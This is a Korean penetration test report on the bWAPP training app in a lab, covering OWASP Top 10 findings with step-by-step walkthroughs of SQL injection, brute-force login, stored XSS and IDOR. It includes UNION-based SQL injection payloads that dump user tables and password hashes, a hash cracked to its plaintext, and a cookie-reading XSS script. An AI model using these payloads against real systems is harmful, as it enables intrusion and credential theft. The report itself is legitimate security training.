

모의해킹 결과보고서

bWAPP 웹 사이트 대상

김용문

목 차

1. 모의 해킹 수행 정보	4
1.1. 개요	4
1.2. 대상	4
1.3. 수행 기간	4
1.4. 점검 항목	5
1.5. 점검 도구	5
1.6. 위험도	6
2. 모의 해킹 결과	6
2.1. 총평	6
2.2. 취약점 요약	7
3. 취약점 상세 내용	8
3.1. SQL Injection	8
3.2. Broken Auth	14
3.3. XSS	18
3.4. Insecure DOR	20
3.5. DoS	26
3.6. CSRF	29
3.7. Clear Text HTTP	32
3.8. ShellShock Vulnerability	36
3.9. SSRF	39
4. 보안 권고안	44
4.1. SQL Injection	44
4.2. Broken Auth	44
4.3. XSS	45
4.4. Insecure DOR	46
4.5. DoS	47
4.6. CSRF	47
4.7. Clear Text HTTP	48

4.8. ShellShock Vulnerability	49
4.9. SSRF.....	49

1. 모의 해킹 수행 정보

1.1. 개요

본 프로젝트는 웹 애플리케이션 보안 취약점 분석 역량을 검증하기 위해 OWASP Top 10(2021)을 기준으로 실제 공격 시나리오 기반 모의 해킹을 수행한 결과 보고서입니다.

각 취약점에 대해 단순 발견이 아닌, 공격 가능성 검증 → 영향 분석 → 보안 대책 제시까지 전 과정을 수행하였습니다.

[개인 기여도]

- OWASP Top 10 기반 취약점 분석 및 공격 시나리오 설계
- Burp Suite를 활용한 요청 변조 및 인증 우회 검증
- Metasploit을 이용한 ShellShock 원격 명령 실행 검증
- 발견 취약점에 대한 보안 대책 정리 및 보고서 작성

1.2. 대상

본 프로젝트 점검 대상은 다음과 같습니다.

NO	Platform	URL
1	WEB	http://192.168.10.128/bWAPP/

표 1.1. 점검 대상

1.3. 수행 기간

본 모의 해킹은 2025년 12월 15일 ~ 2025년 12월 18일까지 총 4일간 진행되었습니다.

단계	구분	일정			
		12/15	12/16	12/17	12/18
모의해킹 진단	사전환경조사				
	내부 시스템 침투				
	진단보고서 작성				

표 1.2. 수행 기간

1.4. 점검 항목

점검 항목은 OWASP TOP 10 항목들을 기준으로 점검을 진행하였습니다.

순서	분류	코드	위험도	점검항목
1	SQL Injection	A03	High	DB의 값의 노출가능성 확인
2	Broken Auth	A07	High	보안 통제 여부 확인
3	XSS	A03	High	스크립트 실행 가능 여부 확인
4	Insecure DOR	A01	High	타 사용자 권한 우회 가능성 확인
5	DoS	A05	Medium	비정상적인 대용량 요청 처리 확인
6	CSRF	A01	High	타 사용자의 secret값 변경 가능성 확인
7	Clear Text HTTP	A02	High	MITM 공격 가능성 확인
8	ShellShock Vulnerability	A06	Critical	취약한 Bash 버전 사용 중인지 확인
9	SSRF	A10	High	서버 측 요청 기능 검증 여부 확인

표 1.3. 점검 항목

1.5. 점검 도구

본 모의 해킹을 진행하면서 사용한 도구는 아래의 표와 같습니다.

점검 도구	내용
Burp Suite	HTTP 요청-응답을 가로채 분석, Repeater와 Decoder 기능을 통해 요청 변조 및 응답 데이터 확인
Metasploit	ShellShock 취약점에 대한 공격 수행, 원격 명령 실행 가능 여부 확인
Ettercap	네트워크 중간자 공격 수행, 평문 HTTP 통신에서 인증 정보 노출 여부 확인
Wireshark	네트워크 패킷 분석, 평문 HTTP 통신에서 인증 정보 노출 여부 확인

표 1.4. 점검 도구

1.6. 위험도

본 보고서의 위험도는 CVSS v3.1 평가 기준을 참고하였으며, 단순 취약점 존재 여부가 아닌 실제 공격 가능성과 서비스에 미치는 영향도를 중심으로 산정하였습니다.

원격 공격 가능 여부, 인증 우회 가능성, 정보 노출 범위, 서비스 가용성 영향 등을 종합적으로 고려하여 위험도를 분류하였습니다.

점수 범위	위험도	설명
9.0 ~ 10.0	Critical	전체 시스템 손상, 완전 장악 가능, 위험도 매우 높음
7.0 ~ 8.9	High	중요한 서비스 영향 또는 상당한 데이터 손상
4.0 ~ 6.9	Medium	보통 수준, 일부 서비스 또는 데이터 영향
0.1 ~ 3.9	Low	경미한 영향, 악용 난이도가 높거나 영향 제한적
0.0	None	영향 없음

표 1.5. 위험도

2. 모의 해킹 결과

2.1. 총평

본 모의 해킹 진단은 bWAPP 테스트 환경을 기반으로 주요 기능 페이지를 대상으로 수행하였으며, OWASP Top 10(2021) 기준으로 분석을 진행하였습니다.

그 결과 SQL Injection, Broken Authentication, XSS, Insecure DOR, CSRF, Clear Text HTTP, SSRF, ShellShock Vulnerability, DoS 등 다수의 보안 취약점이 확인되었으며, 대부분의 취약점은 High 등급, ShellShock Vulnerability는 원격 명령 실행이 가능하다는 점을 고려하여 Critical 등급, DoS(Large Chunk) 취약점은 서비스 가용성에 미치는 영향을 기준으로 Medium 등급으로 분류되었습니다.

확인된 취약점들은 입력 값 검증 미흡, 인증인가 통제 부족, 전송 구간 암호화 미적용, 서버 측 요청 검증 부재, 취약한 컴포넌트 사용 등 구조적인 보안 분제에서 기인한 것으로 분석되었습니다.

해당 취약점이 실제 운영 환경에서 악용될 경우, 사용자 정보 유출, 계정 탈취, 권한 상승 및 서비스 가용성 저하로 이어질 수 있습니다.

이에 따라 개발 단계에서의 보안 설계 강화, 입력 값 검증 및 접근 통제 로직 보완, 전송 구간 암호화 적용, 취약 컴포넌트 관리 체계 수립 등 전반적인 보안 개선이 필요한 것으로 판단됩니다.

2.2. 취약점 요약

점검 결과 1건의 Critical 등급, 7건의 High 등급, 1건의 Medium 등급 총 9건의 취약점이 아래의 표와 같이 존재합니다.

취약점	요약	영향도
SQL Injection	사용자 입력 값 검증 부재로 SQL 쿼리 조작이 가능하며, 이로 인해 DB 정보 유출, 계정 탈취 등의 취약점이 존재합니다. 또한 원격 공격이 가능하다는 점을 고려하여 High 등급으로 평가하였습니다.	High(8.6)
Broken Auth	인증 및 세션 보호 기능 미흡, 무차별 대입 및 세션 탈취 가능합니다. 이로 인해 관리자 및 사용자 계정 탈취 등의 취약점이 존재하나, 직접적인 서버 제어는 제한적인 점을 고려하여 High 등급으로 평가하였습니다.	High(7.8)
XSS	게시글 및 입력 데이터에 악성 스크립트 저장 및 실행이 가능합니다. 이로 인해 쿠키 탈취, 세션 하이재킹 등의 취약점이 존재하나, 시스템 전체 장악에 직접적으로 이어지지 않는 점을 고려하여 High 등급으로 평가하였습니다.	High(7.4)
Insecure DOR	요청 파라미터에 대한 권한 검증이 수행되지 않습니다. 이로 인해 타 사용자 데이터 조회 및 수정, 비밀 값 조작, 데이터 무결성 훼손 등의 취약점이 존재하나, 시스템 전체 장악에 직접적으로 이어지지 않는 점을 고려하여 High 등급으로 평가하였습니다.	High(7.5)
DoS	요청량 제한 미적용으로 서비스 중단 유발이 가능합니다. 이로 인해 가용성 저하와 서비스 불능 등의 취약점이 존재하나, 정보 유출, 권한 상승, 시스템 장악에 직접적으로 이어지지 않는 점을 고려하여 Medium 등급으로 평가 하였습니다.	Medium(6.5)
CSRF	요청 출처 검증 및 CSRF 보호 미흡으로 인해, 사용자가 게시글을 열람하는 행위만으로 해당 사용자의 Secret 값이 변경될 수 있는 취약점이 존재하지만, 시스템 장악에 직접적으로 이어지지 않는 점을 고려하여 High 등급으로 평가하였습니다.	High(8.8)

Clear Text HTTP	내부 네트워크 환경에서 ARP Spoofing 기반 MITM 공격이 가능하고, HTTP 통신에 대한 암호화 미적용으로 사용자 인증 정보가 평문으로 노출될 수 있는 취약점이 존재합니다. 이는 시스템 장악에 직접적으로 이어지지 않지만 인증 정보를 직접 탈취할 수 있기에 High 등급으로 평가하였습니다.	High(8.2)
ShellShock Vulnerability	CGI 환경에서 취약한 Bash가 사용됨에 따라 HTTP 헤더 기반 입력이 명령으로 실행될 수 있으며, 이를 통해 원격 명령 실행 및 서버 권한 탈취가 가능한 취약점이 존재하므로 Critical 등급으로 평가하였습니다.	Critical(9.8)
SSRF	XML 파서의 외부 엔티티 처리 미흡으로 인해 서버 측 요청이 발생하며, 이를 악용한 XXE 기반 SSRF를 통해 내부 파일 및 시스템 정보가 노출될 수 있는 취약점이 존재합니다. 이로 인해 원격에서 악용 가능하며 애플리케이션 범위를 벗어난 정보 노출이 발생하는 점을 고려하여 High 등급으로 평가하였습니다.	High(8.6)

표 2.1. 취약점 요약

3. 취약점 상세 내용

3.1. SQL Injection - GET/Search

3.1.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	High
취약 경로	http://192.168.10.128/bWAPP/sqli_1.php		

표 3.1.1. 상세 설정

3.1.2. 개요

해당 페이지는 사용자가 입력한 값이 SQL 쿼리문에 삽입되어 데이터베이스를 조회하여 결과를 반환하는 구조로 이루어져 있습니다.

사용자 입력 값을 적절한 검증 없이 SQL 문자열로 결합되는 구조로 이루어져 있어 공격자는 논리 연산자(OR, AND) 등을 삽입하는 방식으로 쿼리 구조를 변조할 수 있습니다.

3.1.3. 공격 시나리오

- 1) 작은 따옴표(')를 입력해 SQL Injection이 가능한지 확인

The screenshot shows a web application interface with the title "SQL Injection (GET/Search)". Below the title is a search bar with the text "Search for a movie:" followed by an input field containing a single quote character ('). To the right of the input field is a "Search" button. Below the search bar is a table with five columns: "Title", "Release", "Character", "Genre", and "IMDb". The table is currently empty.

사진 3.1.1. SQL Injection 가능 여부 확인

- 2) Syntax Error가 발생하는 것으로 Injection 공격이 가능한 취약점이 존재한다는 것을 확인

The screenshot shows the same web application interface as before, but now the search input field contains a single quote character ('). Below the search bar, a message box displays the following error: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1". The table below the message box is still empty.

사진 3.1.2. SQL Injection 가능

- 3) 큰 따옴표(")는 필터링 차단 되어있는 것으로 확인

The screenshot shows the same web application interface as before, but now the search input field contains a double quote character ("). Below the search bar, the message box displays "No movies were found!". The table below the message box is still empty.

사진 3.1.3. 작은 따옴표(')를 사용한 것 확인

- 4) **1 = 1**이라는 조건을 추가해 모든 값이 출력되게 만들고 마지막에 **#**을 입력하므로 본래 있던 '를 주석처리 하였음을 확인

Search for a movie:

Title	Release	Character	Genre	IMDb
No movies were found!				

사진 3.1.4. 주석 종류 확인

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

사진 3.1.5. 주석으로 #을 사용한 것 확인

- 5) Union 구문을 사용해 2개의 SELECT 문을 질의하도록 함
현재 페이지에서 참조하는 테이블의 컬럼 개수부터 파악하기 위해 반복 검색

Search for a movie:

사진 3.1.6. 테이블의 컬럼 개수 확인

6) ' union select 1# 입력 시 에러 발생으로 컬럼 1개가 아님을 확인

SQL Injection (GET/Search)

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

사진 3.1.7. 컬럼 1개가 아님을 확인

SQL Injection (GET/Search)

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

사진 3.1.8. 테이블에 컬럼이 7개인지 확인

7) 아래의 사진으로 테이블에 7개의 컬럼이 있으며 2, 3, 5, 4번째 컬럼을 사용하는 것을 확인

SQL Injection (GET/Search)

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
2	3	5	4	Link

사진 3.1.9. 컬럼이 7개이며 2, 3, 5, 4번 컬럼이 출력되는 것을 확인

- 8) ' **union select 1, database(), @@version, system_user(), @@datadir, 6, 7 #**를 입력해 DB 명, DB 서버 버전, 최고 권한을 가진 사용자 ID, 데이터베이스가 존재하는 디렉터리 위치를 확인



사진 3.1.10. DB명, DB 서버 버전, 최고권한을 가진 사용자 ID, 데이터베이스가 존재하는 디렉터리 조회

bWAPP	5.0.96-0ubuntu3	/var/lib/mysql/	root@localhost	Link
-------	-----------------	-----------------	----------------	----------------------

사진 3.1.11. 조회한 결과값 출력

- 9) Mysql 5.0 이상의 버전부터는 information_schema를 지원하므로 ' **union select 1, table_name, 3, 4, 5, 6, 7 from information_schema.tables#** 내용의 쿼리문을 입력해 테이블 목록을 조회한 후, 그 중 사용자 계정이 담긴 테이블로 의심되는 **users** 테이블 확인



사진 3.1.12. 존재하는 테이블명 조회

blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

사진 3.1.13. 사용자 정보가 존재하는 것으로 예상되는 users 테이블 확인

- 10) ' union select 1, table_name, column_name, 4, 5, 6, 7 from information_schema.columns where table_name='users'# 내용의 쿼리문을 통해 테이블의 컬럼들을 확인




사진 3.1.14. users테이블의 컬럼 명 조회

World War Z	2013	Gerry Lane	horror	Link
users	id	5	4	Link
users	login	5	4	Link
users	password	5	4	Link
users	email	5	4	Link
users	secret	5	4	Link
users	activation_code	5	4	Link

사진 3.1.15. users 테이블에 사용자 정보가 존재하는 것을 확인

- 11) ' union select 1, login, password, email, secret, 6, 7 from users# 내용의 쿼리문을 입력해 아이디, 비밀번호, 이메일 등을 조회



사진 3.1.16. 아이디, 비밀번호, 이메일 등을 조회

A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link

사진 3.1.17. 아이디와 비밀번호의 해시 값, 이메일 등을 확인

12) 해시 크래커를 통해 해시 값에 맞는 암호를 확인

Enter up to 20 non-salted hashes, one per line:

6885858486f31043e5839c735d99457f045af d0

사진 3.1.18. 해시 크래커를 통해 해시 값 크래킹

Hash	Type	Result
6885858486f31043e5839c735d99457f045af d0	sha1	bug

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

사진 3.1.19. 해시 값에 맞는 암호 출력

3.2. Broken Auth – Password Attacks

3.2.1. 상세 설정

상세 설정			
취약 코드	A07	위험도	High
취약 경로	http://192.168.10.128/bWAPP/ba_pwd_attacks_1.php		

표 3.2.1. 상세 설정

3.2.2. 개요

해당 페이지는 로그인 시 인증 과정에서 적절한 보안 통제가 적용되지 않아 패스워드 기반 인증을 무력화할 수 있는 취약점이 존재하였습니다.

자동화 공격 도구를 이용하여 무차별 대입 또는 사전 공격을 수행하여 계정을 탈취할 수 있었습니다.

3.2.3 공격 시나리오

- 1) 로그인 창에서 아이디와 비밀번호를 입력

Enter your credentials (*bee/bug*).

Login:

Password:

사진 3.2.1. 로그인 시도

- 2) proxy탭에서 HTTP 요청을 가로챈




사진 3.2.2. 패킷 탈취

3) 가로챈 HTTP 요청을 Intruder로 보냄




사진 3.2.3. Intruder로 전송

4) Payload가 들어갈 위치인 password 변수에 'add\$'을 사용해 '\$'을 추가




사진 3.2.4. Payload 변조

5) 무차별 대입공격을 시도하기 위해 Brute forcer를 선택




사진 3.2.5. 공격 방식 선택

- 6) bee 사용자의 비밀번호가 3글자인 것을 알고 있다고 가정하여 min과 max를 3으로 설정

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

사진 3.2.6. Payload 설정

Payload configuration

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

사진 3.2.7. Payload 설정

- 7) 설정을 마친 후 start attack을 클릭해 공격을 시작

사진 3.2.8. 무차별 공격 시작

- 8) 길이가 다른 payload 확인

Request #	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
431	1	ufg	200	1			13967	
432	1	ufg	200	1			13967	
433	1	uqg	200	1			13967	
434	1	uqg	200	1			13967	
435	1	uqg	200	1			13967	
436	1	uqg	200	1			13967	
437	1	uqg	200	1			13967	
438	1	uqg	200	2			13967	
439	1	uqg	200	1			13967	
440	1	uqg	200	1			13967	
441	1	uqg	200	1			13967	
442	1	bug	200	0			13936	
443	1	bug	200	1			13967	
444	1	bug	200	1			13967	
445	1	bug	200	1			13967	
446	1	bug	200	1			13967	
447	1	bug	200	1			13967	
448	1	bug	200	1			13967	
449	1	bug	200	1			13967	
450	1	bug	200	1			13967	
451	1	bug	200	1			13967	
452	1	bug	200	1			13967	
453	1	bug	200	1			13967	
454	1	bug	200	1			13967	
455	1	bug	200	1			13967	
456	1	bug	200	1			13967	
457	1	bug	200	1			13967	
458	1	bug	200	1			13967	
459	1	bug	200	1			13967	

사진 3.2.9. Payload 길이가 다른 결과 확인

9) 결과로 나온 bug 패스워드로 입력 시 로그인 성공

사진 3.2.10. 공격결과로 로그인 시도

사진 3.2.11 로그인 성공

3.3. XSS – Stored(Blog)

3.3.1. 상세 설정

상세 설정			
취약 코드	A03	위험도	High
취약 경로	http://192.168.10.128/bWAPP/xss_stored_1.php		

표 3.3.1. 상세 설정

3.3.2. 개요

해당 페이지는 사용자가 입력한 값에 대한 적절한 검증 및 필터링이 이루어지지 않아 입력 받은 값 그대로 DB에 저장되는 취약점이 존재하였습니다.

악의적인 스크립트언어 등록 시 해당 페이지에 접근하는 모든 사용자에게 스크립트가 실행되었으며 이로 인해 사용자의 쿠키 탈취, 세션 하이재킹 등이 발생하였습니다.

3.3.3 공격 시나리오

- 1) 해당 페이지에 HTML 태그를 작성하여 필터링이 적용되는지 확인

사진 3.3.1. HTML 태그 시도

- 2) 출력되는 결과를 보아 입력한 값에 대한 적절한 필터링이 이루어지지 않는 것을 확인

#	Owner	Date	Entry
1	bee	2025-12-01 17:43:05	
2	bee	2025-12-01 17:43:43	/ hello /

사진 3.3.2. HTML 태그 시도 성공

- 3) 스크립트 코드를 등록해 서버가 스크립트를 차단하는지 확인

```
<script>alert("success")</script>
```

사진 3.3.3. 스크립트 실행 확인 시도

- 4) 서버가 스크립트 실행을 차단하지 못하고 클라이언트 브라우저에서 실행됨을 확인




사진 3.3.4. 스크립트가 성공적으로 실행되는 것을 확인

- 5) 스크립트가 실행되는 것을 확인하고 실제 공격을 실행

```
<script>alert(document.cookie)</script>
```

사진 3.3.5. 실제 공격용 스크립트 작성

6) 공격 이전에 확인을 위해 등록된 스크립트가 먼저 실행




사진 3.3.6. 이전에 입력한 스크립트 실행

7) 실제 공격을 통해서 해당 페이지에 방문하는 사용자들의 세션 값을 확인할 수 있는 것을 확인




사진 3.3.7. 성공적으로 스크립트 실행

3.4. Insecure DOR – Change Secret

3.4.1. 상세 설정

상세 설정			
취약 코드	A01	위험도	High
취약 경로	http://192.168.10.128/bWAPP/insecure_direct_object_ref_1.php		

표 3.4.1. 상세 설정

3.4.2. 개요

해당 페이지에서 사용자의 비밀 값을 변경하였을 때, 적절한 보안 통제가 적용되지 않아 해당 요청에 대한 값이 조작될 수 있는 취약점이 존재하였습니다.

공격자가 패킷을 가로채 파라미터 값을 변조하여 다른 사용자의 비밀 값을 변경할 수 있었습니다.

3.4.3 공격 시나리오

- 1) 특정 사용자의 계정의 비밀 값을 확인하기 위해 로그인



SQL Injection (Login Form/User)

Enter your credentials.

Login:


A.I.M.

Password:

Login

사진 3.4.1. A.I.M. 계정 로그인 시도

- 2) 로그인은 성공하였지만 설정되어 있는 비밀 값이 없음을 확인



Welcome A.I.M., how are you today?

Your secret: A.I.M. Or Authentication Is Missing

사진 3.4.2. A.I.M. 계정의 비밀값이 없음

- 3) 다른 계정으로 로그인하여 비밀 값 변경



Login:

bee

Password:

Login

사진 3.4.3. 다른 계정으로 로그인

4) 계정의 비밀 값을 test로 변경



사진 3.4.4. bee 계정의 비밀 값 변경

5) 비밀 값 변경에 대한 요청이 성공적으로 완료되었음을 확인



사진 3.4.5. 성공적으로 변경 완료

6) 계정에 실제로 변경요청한 값이 저장되었는지 확인




사진 3.4.6. bee 계정 비밀 값 변경 확인

7) 변경한 값이 실제로 저장되었음을 확인




사진 3.4.7. 정상적으로 변경되었음을 확인

8) 다시 한 번 계정의 비밀 값을 change로 변경



사진 3.4.8. bee 계정의 비밀값 변경 시도

9) 공격자가 변경 요청 패킷을 탈취




사진 3.4.9. 공격자가 패킷 탈취

10) 공격자가 비밀 값 변경을 요청한 계정을 조작한 후 forward




사진 3.4.10. 페이로드 변경

11) 성공적으로 비밀 값 변경이 완료되었다는 문구를 확인




사진 3.4.11. 변경 성공 알림 확인

12) 비밀 값이 정상적으로 변경되었는지 확인하기 위해 해당 계정으로 로그인

A screenshot of a login form. At the top, it says "Enter your credentials." Below that, there is a "Login:" label followed by a text input field containing the username "bee". Below the username field is a "Password:" label followed by a password input field with three dots indicating a masked password. At the bottom of the form is a "Login" button.

사진 3.4.12. bee 계정으로 로그인

13) 계정의 비밀 값이 변경되지 않고 기존의 값을 유지하고 있는 것을 확인

